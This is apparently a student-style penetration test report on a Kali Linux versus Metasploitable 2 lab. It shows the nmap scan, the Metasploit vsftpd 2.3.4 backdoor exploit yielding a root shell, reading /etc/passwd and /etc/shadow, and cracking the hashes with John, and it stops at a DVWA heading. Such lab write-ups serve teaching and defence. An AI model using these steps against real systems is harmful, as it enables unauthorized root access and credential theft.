Table of Contents

1. Introduction

This report outlines a comprehensive penetration test conducted in a lab setup using Kali Linux and the vulnerable Metasploitable 2 virtual machine. The goal was to demonstrate how various penetration testing techniques could be used to compromise systems and extract sensitive data.

2. Methodology

We followed the industry standard PTES (Penetration Testing Execution Standard) and OWASP testing guide for this test. The engagement consisted of:

Reconnaissance

Scanning & Enumeration

Vulnerability Assessment

Exploitation

Post-Exploitation

Web Application Exploitation

Reporting


3. Reconnaissance - ARP Scan

Objective: Identify live hosts in the network.

Tool Used: arp-scan

Command:

```
arp-scan –l
```



```
┌──(root㉿kali)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:e6:61:33, IPv4: 192.168.238.129
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.238.1   00:50:56:c0:00:08       VMware, Inc.
192.168.238.2   00:50:56:ec:8d:1d       VMware, Inc.
192.168.238.130 00:0c:29:08:3d:ae       VMware, Inc.
192.168.238.254 00:50:56:fd:fe:c6       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.235 seconds (114.54 hosts/sec). 4 responded
```

Result:

Discovered Metasploitable 2 at IP: 192.168.238.130

Conclusion: Target machine identified for further scanning.

4. Scanning and Enumeration - Nmap

Objective: Identify open ports and services.

Tool Used: nmap

Command:

nmap -sS -sV 192.168.238.130


Key Findings:

Port 21/tcp: FTP - vsftpd 2.3.4

Port 22/tcp: OpenSSH

Port 80/tcp: Apache HTTP Server

Port 3306/tcp: MySQL



```
┌──(root㉿kali)-[~]
└─# nmap -sS -sV -O 192.168.238.130
Starting Nmap 7.92 ( https://nmap.org ) at 2025-06-28 01:27 EDT
Nmap scan report for 192.168.238.130
Host is up (0.00088s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:08:3D:AE (VMware)
Device type: general purpose
```

Conclusion: FTP port with a vulnerable version of vsftpd found.

5. Vulnerability Assessment - VSFTPD 2.3.4

Objective: Determine if the vsftpd service is vulnerable.


Tool Used: Metasploit Framework

Search Command:

search vsftpd

Vulnerability Identified:

CVE-2011-2523: vsftpd 2.3.4 Backdoor Command Execution


root@kali: ~
File Actions Edit View Help
root@kali: ~ ×
root@metasploitable: /home/msfadmin ×

```
info -d

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Conclusion: Target is exploitable with existing Metasploit module.

6. Exploitation - Metasploit

Module Used:


exploit/unix/ftp/vsftpd_234_backdoor

Commands Executed:

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOSTS 192.168.238.130

run



```
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.238.130
RHOSTS => 192.168.238.130
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.238.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.238.130:21 - USER: 331 Please specify the password.
[+] 192.168.238.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.238.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.238.129:42839 -> 192.168.238.130:6200 ) at 2025-06-26 03:11:36 -0400
```

Result:

Shell access granted.Confirmed root privileges using id, whoami, and uname -a

Conclusion: Successfully gained root-level shell access on Metasploitable 2.

7. Post-Exploitation - System Enumeration

Objective: Gather system and user data.

Commands Executed:

ls /home


ls /var/www

dvwa,

mutillidae,


phpMyAdmin found

cat /etc/passwd




```
ls /var/www
dav
dvwa
index.php
mutillidae
phpMyAdmin
phpinfo.php
test
tikiwiki
tikiwiki-old
twiki
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
```

cat /etc/shadow



```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
```

Hash cracking




```
┌──(root㉿kali)-[~]
└─# john metasploitable_hashes.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4×3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 18 candidates buffered for the current salt, minimum 48 needed for performance.
user             (user)
Warning: Only 31 candidates buffered for the current salt, minimum 48 needed for performance.
postgres         (postgres)
msfadmin         (msfadmin)
service          (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
4g 0:00:00:28  3/3 0.1428g/s 76443p/s 76443c/s 76443C/s lelis3..lelser

zsh: suspended  john metasploitable_hashes.txt
```

Conclusion: Extracted system info and password hashes. Located web apps for further exploitation.

8. Web Application Testing - DVWA


DVWA Overview

URL: http://192.168.238.130/dvwaObjective:
Exploit common web vulnerabilities



SQL Injection

Login Form**:**



